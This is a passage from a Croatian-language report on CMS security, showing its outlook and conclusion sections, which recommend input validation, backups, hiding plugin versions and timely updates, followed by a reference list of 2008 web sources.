Kako većina CMS sustava svakodnevno radi na razvoju odgovarajućih rješenja pronađenih sigurnosnih rupa, može im se predvidjeti svjetla budućnost što se tiče razine uporabe.

Ipak, postojanje mnogo različitih modula koji omogućuju proširenje funkcionalnosti osnovnog CMS sustava otvara razne mogućnosti za napadače. To se događa jer većina CMS sustava ima vrlo malo sigurnosnih nedostataka u samoj jezgri, a znatno više u modulima. Prema tome, moguće je predvidjeti daljnji rast nedostataka u budućim inačicama dodataka raznih CMS sustava.

Također, napadači konstantno mijenjaju metode napada, kao i tehnologije korištene u napadima. Često njihov razvoj i napredak ide puno brže nego napredak sigurnosnih tehnologija korištenih za zaštitu sustava. Ta činjenica ukazuje da se može očekivati sve veći broj pokušaja napada na CMS sustave i sve više pokušaja pronalaska ranjivosti.

7. Zaključak

Pojavom CMS sustava otvorena je nova razina u korištenju web stranica. Krajnji korisnici dobili su mogućnost upravljanja sadržajem, što je donijelo veću popularnost usluga i privuklo veći broj korisnika. Iako su donijeli razne korisne funkcionalnosti, CMS sustavi sadrže mnoge sigurnosne ranjivosti. Iskorištavanjem tih nedostataka napadači mogu ozbiljno ugroziti sigurnost podataka te izvesti neku od zlonamjernih akcija. Kako su ranjivosti određenih sustava uzrokovane postojećim nedostacima programskih jezika koji su korišteni za njihov izgradnju, potrebno je primijeniti sigurnosne mjere već u fazi programiranja. Analiza sigurnosnih problema PHP, Java i Python programskih jezika pokazuje da programeri trebaju paziti na neke osnovne korake pri dizajniranju sustava. U prvom redu su to odgovarajuća provjera ulaznih podataka, izbjegavanje nesigurnih funkcija te pravilna konfiguracija parametara.

Osim programera, i administratori također trebaju poduzeti određene metode zaštite web stranica koje koriste CMS sustave. Jedno od osnovnih pravila je potreba za stvaranjem sigurnosne kopije (eng. backup) web stranice i baza podataka. Na taj način moguće je brzo i lako uspostaviti rad srušene stranice, kao i otkriti ranjivu komponentu te ispraviti nedostatak. Također, potrebno je skriti inačicu dodataka, jer se otkrivanjem takve informacije napadaču pruža i informacija o mogućim ranjivostima/napadima. I na kraju, jedno od osnovnih pravila je svakako redovno preuzimanje ažuriranih inačica CMS sustava i dodataka te redovita tehnička edukacija iz područja računalne sigurnosti.

8. Reference

[1] CMS, http://en.wikipedia.org/wiki/Content_management_system, prosinac, 2008.

[2] CMS review, http://www.cmsreview.com/, prosinac, 2008.

[3] So, what is a CMS?, http://www.steptwo.com.au/papers/kmc_what/index.html, prosinac, 2008.

[4] Open source CMS, http://www.infoworld.com/article/07/10/08/41TC-open-source-cms_1.html, prosinac, 2008.

[5] Joomla, http://www.joomla.org/, prosinac, 2008.

[6] Joomla, http://docs.joomla.org/, prosinac, 2008.

[7] Drupal, http://drupal.org/about, prosinac, 2008.

[8] PHP-Nuke, http://phpnuke.org/, prosinac, 2008.

[9] PHP-Nuke, http://en.wikipedia.org/wiki/PHP-Nuke, prosinac, 2008.

[10] Typo3, http://typo3.com/, prosinac, 2008.

[11] Mambo, http://mambo-foundation.org/, prosinac, 2008.

[12] PHP-Fusion, http://www.php-fusion.co.uk/news.php, prosinac, 2008.

[13] PHP, http://en.wikipedia.org/wiki/PHP, prosinac, 2008.

[14] On the Security of PHP, Part 1, http://www.developer.com/lang/article.php/918141, prosinac, 2008.

[15] PHP and the OWASP Top Ten Security Vulnerabilities, http://www.sklar.com/page/article/owasp-top-ten, prosinac, 2008.

[16] Java, http://en.wikipedia.org/wiki/Java_(programming_language), prosinac, 2008.

[17] Security manager, http://www.artima.com/underthehood/securitymanager.html, prosinac, 2008.

[18] Java security, http://packetstormsecurity.org/papers/java/javapaper.html, prosinac, 2008.

[19] Python, http://www.python.org/, prosinac, 2008.

[20] Python, http://en.wikipedia.org/wiki/Python_(programming_language), prosinac, 2008.

[21] Hacktivists attack UN.org, http://www.theregister.co.uk/2007/08/13/un_hack/, prosinac, 2008.

[22] Mass Attack JavaScript injection, http://securitylabs.websense.com/content/Alerts/3070.aspx, prosinac, 2008.

[23] Harvard Hack Betrays Joomla! Vulnerabilities?, http://www.cmswire.com/cms/web-cms/harvard-hack-betrays-joomla-vulnerabilties-002332.php, prosinac, 2008.

[24] Cracker Launches Attack on NASA, http://www.wired.com/politics/law/news/1999/11/32729, prosinac, 2008.

[25] Malicious FedEx Notification Emails, http://securitylabs.websense.com/content/Alerts/3161.aspx, prosinac, 2008.

[26] Preventing SQL Injection Attacks on your Joomla! Websites, http://www.opensourcecms.com/index.php?option=com_content&task=view&id=2355&Itemid=1 , prosinac, 2008.

[27] Izvješće CMS watch organizacije, http://www.cmswatch.com/CMS/Report/, prosinac, 2008.

[28] Drupal izvješće, http://www.buildcms.com/cms_news/drupal_announce_most_security_issues, prosinac, 2008.

[29] Open Source CMS Security, Part II, http://blogs.onenw.org/jon/archives/2007/02/18/open-source-cms-security-part-ii/, prosinac, 2008.